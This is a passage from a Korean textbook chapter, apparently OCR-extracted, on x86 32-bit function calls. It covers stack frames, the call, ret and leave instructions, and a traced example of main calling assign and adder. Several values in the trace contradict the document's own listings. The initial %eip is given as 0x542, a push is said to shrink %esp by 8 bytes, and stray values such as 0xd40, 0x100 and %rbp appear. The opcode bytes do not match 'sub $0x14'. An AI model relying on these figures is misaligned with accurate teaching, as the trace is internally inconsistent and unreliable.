왜 `for` 반복문 버전의 코드가 `while` 반복문 버전의 코드와 동일한 어셈블리를 만들어내는지 이해하려면, `for` 반복문이 다음과 같이 표현된다는 점을 상기해야 한다.

```
for (<초기화>; <부울 표현식>; <단계>){
    <본문>
}
```

이 표현은 다음 `while` 반복문의 표현과 동일하다.

```
<초기화>
while (<부울 표현식>) {
    <본문>
    <단계>
}
```

모든 `for` 반복문을 `while` 반복문으로 표현할 수 있다('1.3.2 C의 반복문'의 'for 반복문' 참조). 다음 C 프로그램 두 개는 앞의 어셈블리를 동일하게 표현한 코드다.

`for` 반복문

```
int sumUp2(int n) {
    int total = 0;
    int i = 1;
    for (i; i <= n; i++) {
        total += i;
    }
    return total;
}
```

`while` 반복문

```
int sumUp(int n){
    int total = 0;
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
```

8.5 어셈블리에서의 함수

앞 절에서는 어셈블리에서의 간단한 함수를 살펴봤다. 이번 절에서는 더 큰 프로그램의 컨텍스트에서 어셈블리의 여러 함수 간 상호작용을 살펴본다. 또한 함수 관리와 관련된 새로운 명령도 몇 가지 소개한다.

먼저 콜 스택을 관리하는 방법을 다시 살펴보자. `%esp`는 **스택 포인터**이며 항상 스택의 맨 위를 가리킨다. 레지스터 `%ebp`는 베이스 포인터(**프레임 포인터**라고도 불림)이며, 현재 스택 프레임의 시작을 가리킨다. **스택 프레임**(**활성화 프레임** 또는 **활성화 레코드**라고도 불림)은 단일 함수 호출에 할당된 스택의 비율을 나타낸다. 현재 실행 중인 함수는 항상 스택의 맨 위에 위치하며, 그 스택 프레임을 활성 프레임이라 부른다. **활성 프레임**은 스택 포인터(스택의 맨 위)와 프레임 포인터(프레임의 맨 아래)에 묶여있다. 활성화 레코드에는 전형적으로 함수의 지역 변수가 담긴다. [그림 8-3]은 `main` 함수와 이 함수가 호출하는 `fname` 함수의 스택 프레임을 나타낸다. 이후 `main` 함수는 **호출자**caller 함수, `fname` 함수는 **피호출자**callee 함수라 부르겠다.




그림 8-3 스택 프레임 관리

[그림 8-3]에서 현재 활성 프레임은 피호출자 함수(`fname`)에 속한다. 스택 포인터와 프레임 포인터 사이의 메모리는 지역 변수를 위해 사용된다. 스택 포인터는 지역 변수를 스택에 넣거나, 스택에서 꺼낼 때 움직인다. 대조적으로 프레임 포인터는 상대적으로 고정된 채로 유지되며, 현재 스택 프레임의 시작(맨 아래)을 가리킨다. 그 결과, GCC 같은 컴파일러는 프레임 포인터를 기준으로 스택의 값을 참조한다. [그림 8-3]에서 활성 프레임은 `fname`의 베이스 포인터(즉, 스택 주소 0x418) 아래에 묶여 있다. 주소 0x418에 저장된 값은 `%ebp` 값(0x42c)으로 '저장되어' 있으며, 그 자체는 `main` 함수의 활성화 프레임의 맨 아래 값을 가리킨다. `main` 함수의 활성화 프레임의 맨 위는 **반환 주소**return address에 묶여 있으며, 이는 피호출자 함수인 `fname`의 실행이 끝날 때 `main` 함수가 프로그램을 재실행할 위치를 나타낸다.

반환 주소는 스택 메모리가 아닌 프로그램 메모리를 가리킨다

프로그램의 콜 스택 영역(스택 메모리)은 코드 영역(코드 메모리)과 다르다. `%ebp`와 `%esp`가 스택 메모리의 주소를 가리키는 반면, `%eip`는 코드 메모리의 주소를 가리킨다. 다시 말해, 반환 주소는 스택 메모리가 아닌 코드 메모리의 주소다(그림 8-4).




그림 8-4 프로그램 주소 공간의 부분들

[표 8-16]은 컴파일러가 기본적인 함수 관리에 사용하는 추가 명령을 나타낸다.

표 8-16 흔히 쓰는 함수 관리 명령

명령	해석

`leave`	함수에서 이탈하기 위한 스택을 준비한다. 다음과 같다:
	`mov %ebp,%esp`
	`pop %ebp`

`call addr <fname>`	활성 프레임을 피호출자 함수로 전환한다. 다음과 같다:
	`push %eip`
	`mov addr,%eip`

`ret`	활성 프레임을 피호출자 함수로 원복한다. 다음과 같다: `pop %eip`

예를 들어 `leave` 명령 함수는 컴파일러가 스택과 프레임 포인터를 사용해 함수의 이탈을 준비할 때 사용하는 짧은 명령에 해당한다. 피호출자 함수가 실행을 마치면, `leave`는 프레임 포인터가 이전 값으로 원복되는 것을 보장한다.

`call`와 `ret` 명령은 한 함수가 다른 함수를 호출할 때 결정적 역할을 담당한다. 두 명령은 모두 명령 포인터(레지스터 `%eip`)를 변경한다. 호출자 함수가 `call` 명령을 실행하면, `%eip`의 현재 값은 스택에 저장된다. 이는 반환 주소를 나타내거나 피호출자 함수가 실행을 마칠 때 호출자 함수에서 재시작될 위치를 나타낸다. 또한 `call` 명령은 `%eip`의 값을 피호출자 함수의 주소로 바꾼다.

`ret` 명령은 `%eip`의 값을 스택에 저장된 값으로 원복함으로써, 호출자 함수에 지정된 프로그램 주소에서 프로그램이 재개됨을 보장한다. 피호출자 함수에서 반환하는 모든 값은 `%eax` 또는 그 컴포넌트 레지스터 중 하나(예, `%eax`)에 저장된다. `ret` 명령은 대부분 함수의 마지막 명령이다.

8.5.1 예시 추적하기

이 장 초반에 소개한 첫 코드 예시를 함수 관리에 관한 지식을 활용해 추적해보자.

```
#include <stdio.h>

int assign() {
    int y = 40;
    return y;
}

int adder() {
    int a;
    return a + 2;
```

```
}

int main() {
    int x;
    assign();
    x = adder();
    printf("x is: %d\n", x);
    return 0;
}
```

이 코드를 `gcc -m32 -o prog prog.c` 명령어로 컴파일하고, `objdump -d` 명령을 사용해 변환된 어셈블리를 확인한다. 후자의 명령어를 실행하면 불필요한 정보가 대거 포함된 매우 큰 파일을 출력한다. `less` 명령어와 검색 기능을 사용해 `adder`, `assign`, `main` 함수만 추출한다.

```
804840d <assign>:
 804840d:       55                      push   %ebp
 804840e:       89 e5                   mov    %esp,%ebp
 8048410:       83 ec 10                sub    $0x10,%esp
 8048413:       c7 45 fc 28 00 00 00    movl   $0x28,-0x4(%ebp)
 804841a:       8b 45 fc                mov    -0x4(%ebp),%eax
 804841d:       c9                      leave
 804841e:       c3                      ret

0804841f <adder>:
 804841f:       55                      push   %ebp
 8048420:       89 e5                   mov    %esp,%ebp
 8048422:       83 ec 10                sub    $0x10,%esp
 8048425:       8b 45 fc                mov    -0x4(%ebp),%eax
 8048428:       83 c0 02                add    $0x2,%eax
 804842b:       c9                      leave
 804842c:       c3                      ret

0804842d <main>:
 804842d:       55                      push   %ebp
 804842e:       89 e5                   mov    %esp,%ebp
 8048433:       83 ec 20                sub    $0x14,%esp
```

```
8048436:       e8 d2 ff ff ff          call   804840d <assign>
804843b:       e8 df ff ff ff          call   804841f <adder>
8048440:       89 44 24 1c             mov    %eax,0xc(%esp)
8048444:       8b 44 24 1c             mov    0xc(%esp),%eax
8048448:       89 44 24 04             mov    %eax,0x4(%esp)
804844c:       c7 04 24 f4 84 04 08    movl   $0x80484f4,(%esp)
8048453:       e8 88 fe ff ff          call   80482e0 <printf@plt>
8048458:       b8 00 00 00 00          mov    $0x0,%eax
804845d:       c9                      leave
804845e:       c3                      ret
```

각 함수는 프로그램에 선언된 이름에 해당하는 심볼릭 라벨로 시작한다. 가령 `<main>:`은 `main` 함수의 심볼릭 라벨이다. 함수 라벨의 주소는 해당 함수의 첫 번째 명령의 주소다. 이후 설명에서는 지면상 주소의 하위 12비트만 표시한다. 따라서 프로그램 주소 0x804842d는 0x42d로 표시한다.

8.5.2 main 추적하기

[그림 8-5]는 `main` 실행 직전의 실행 스택을 나타낸다.





그림 8-5 `main` 함수 실행 전의 초기 CPU 레지스터와 콜 스택 상태

스택은 낮은 주소 쪽으로 커진다는 사실을 기억하자. 이 예시에서 **%ebp**의 초깃값은 스택 주소가 0x140이고, **%esp**의 초깃값은 스택 주소가 0x130이다. 이 두 값은 예시를 위해 임의로 정한 것으로 큰 의미는 없다.

앞의 예시에서 본 함수는 정수 데이터를 활용하므로, 컴포넌트 레지스터 **%eax**와 **%ebp+8**를 강조했다. 이들은 현재 쓰레기값을 갖고 있다. 왼쪽 위 화살표는 현재 실행 중인 명령을 나타낸다. 처음에 **%eip**의 주소는 0x542인, 이는 **main** 함수의 첫 번째 행줄의 프로그램 메모리 주소다.

```
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
```


레지스터	
%eax	0
%edx	4
%esp	**0x12c**
%ebp	0x140
%eip	**0x42e**



첫 번째 명령은 **%ebp**의 현재 값을 저장한다. 0x140을 스택에 넣는다. 스택이 낮은 주소 방향으로 커지므로 스택 포인터 **%esp**는 0x12c으로 업데이트된다. 이는 0x130보다 8바이트가 더 작은 값이다. **%eip**는 순서상 다음 명령으로 이동한다.

```
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
```


레지스터	
%eax	0
%edx	4
%esp	0x12c
%ebp	**0x12c**
%eip	**0x433**




다음 명령(`mov %esp, %ebp`)은 `%ebp`의 값이 `%esp`와 같아지도록 업데이트한다. 프레임 포인터(`%ebp`)는 이제 `main` 함수를 위한 스택 프레임의 시작 위치를 가리킨다. `%eip`는 순서상 다음 명령으로 이동한다.

```
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
0x436 call   0x40d <assign>
0x43b call   0x41f <adder>
0x440 mov    %eax, 0xc(%esp)
```

레지스터	
%eax	
%edx	4
%esp	**0x118**
%ebp	0x12c
%eip	**0x436**




`sub` 명령은 스택이 20바이트 '커지게' 만든다. 레지스터 `%eip`는 다음 실행할 명령을 가리킨다. 다음 명령은 첫 번째 `call` 명령이다.



레지스터	
%eax	0
%edx	4
%esp	**0x114**
%ebp	0x12c
%eip	**0x40d**


`call <assign>` 명령은 레지스터 **%eip**(다음에 실행할 명령의 주소를 나타냄)의 값을 스택에 넣는다. `call <assign>`의 다음 명령은 주소 0x43b를 가지므로, 해당 값이 스택의 반환 주소로 넣어진다. 반환 주소는 `main`으로 프로그램 실행이 되돌아왔을 때 다시 실행이 시작되는 프로그램 주소를 나타낸다.

다음으로, `call` 명령은 `assign` 함수의 주소(0x40d)를 레지스터 **%eip**로 옮긴다. 이는 프로그램 실행이 `main`의 다음 명령이 아닌 피호출자 함수 `assign`에서 시작되어야 함을 나타낸다.




레지스터	
%eax	0
%edx	4
%esp	**0x110**
%ebp	0x12c
%eip	**0x40e**

assign 함수 안에서 실행되는 첫 두 명령은 모든 함수가 수행하는 일반 절차다. 첫 번째 명령은 %ebp에 저장된 값(메모리 주소 0xd40)을 스택에 넣는다. 이 주소는 main을 위한 스택 프레임의 시작을 가리킨다. %eip는 assign의 두 번째 명령을 가리킨다.




레지스터	
%eax	0
%edx	4
%esp	0x110
%ebp	**0x110**
%eip	**0x410**


다음 명령(`mov %esp, %ebp`)은 `%ebp` 값을 스택의 맨 위 값으로 업데이트한다. 이 값은 `assign`을 위한 스택 프레임의 시작을 가리킨다. 명령 포인터(`%eip`)는 `assign` 함수의 다음 명령을 가리킨다.




주소 0x410의 sub 명령은 스택을 16바이트 늘린다. 로컬 값을 저장할 수 있는 여유 공간을 확보하고 %esp를 업데이트한다. 명령 포인터는 다시 assign 함수의 다음 명령을 가리킨다.



주소 0x413의 `mov` 명령은 값 `$0x28`(또는 40)을 스택 주소 `-0x4(%ebp)`에 넣는다. 이 주소는 프레임 포인터보다 4바이트 더 위에 있다. 프레임 포인터는 대개 스택의 위치를 참조한다. 레지스터 `%eip`는 `assign` 함수의 다음 명령을 가리킨다.



주소 0x41a의 `mov` 명령은 값 `$0x28`을 레지스터 `%eax`에 넣는다. 이 레지스터는 함수의 반환값을 가진다. `%eip`는 `assign` 함수의 다음 명령을 가리킨다.




Registers	
%eax	0x28
%edx	4
%esp	**0x114**
%ebp	**0x12c**
%eip	**0x41e**

이 시점에서 `assign` 함수의 실행은 거의 완료된다. `leave` 명령은 함수 호출로부터 복귀하기 위해 스택을 준비한다. `leave`는 다음의 명령들에 비유할 수 있다.

```
mov %ebp, %esp
pop %ebp
```

다시 말해, CPU는 스택 포인터를 프레임 포인터로 덮어 씌운다. 예시에서, 스택 포인터는 처음에 0x100에서 0x110으로 업데이트 된다. 다음으로 CPU는 `pop %rbp`을 실행한다. 이 명령은 0x110의 값(예시에서는 주소 0x12c)을 `%ebp` 안에 저장한다. 0x12c는 `main`의 스택 프레임의 시작을 나타낸다. `%esp`는 0x114가 되고, `%eip`는 `assign`의 `ret` 명령을 가리킨다.




레지스터	
%eax	0x28
%edx	4
%esp	**0x118**
%ebp	**0x12c**
%eip	**0x43b**

`assign`의 마지막 명령은 `ret` 명령이다. `ret`은 반환값을 스택에서 꺼내 레지스터 **`%eip`**로 옮긴다. 예시에서 **`%eip`**는 이제 `adder` 함수의 호출을 가리킨다.

여기서 짚고 넘어갈 중요한 사항이 있다.

- 스택 포인터와 프레임 포인터는 `assign` 호출 이전의 값으로 원복된다. 이는 `main`에 대한 스택 프레임이 다시 활성 프레임이 되는 것을 나타낸다.
- 이전 활성 스택 프레임에서 이전 값은 제거되지 않는다. 이들은 여전히 콜 스택에 남아 있다.




레지스터	
%eax	0x28
%edx	4
%esp	**0x114**
%ebp	0x12c
%eip	**0x41f**

adder를 호출하면 새로운 반환 주소(0x440)로 스택의 이전 주소를 덮어쓴다. 반환 주소는 adder가 반환한 뒤에 실행되는 다음 명령(또는 mov %eax,-0xc(%ebp))을 가리킨다. 레지스터 %eip는 adder 안에서 실행할 첫 번째 명령(주소 0x41f)을 가리킨다.

```
0x41f <adder>:
0x41f push   %ebp
0x420 mov    %esp, %ebp
0x422 sub    $0x10, %esp
0x425 mov    $-0x4(%ebp), %eax
0x428 add    $0x2, %eax
0x42b leave
0x42c ret
0x42d <main>:
0x42d push   %ebp
0x42e mov    %esp, %ebp
0x433 sub    $0x14, %esp
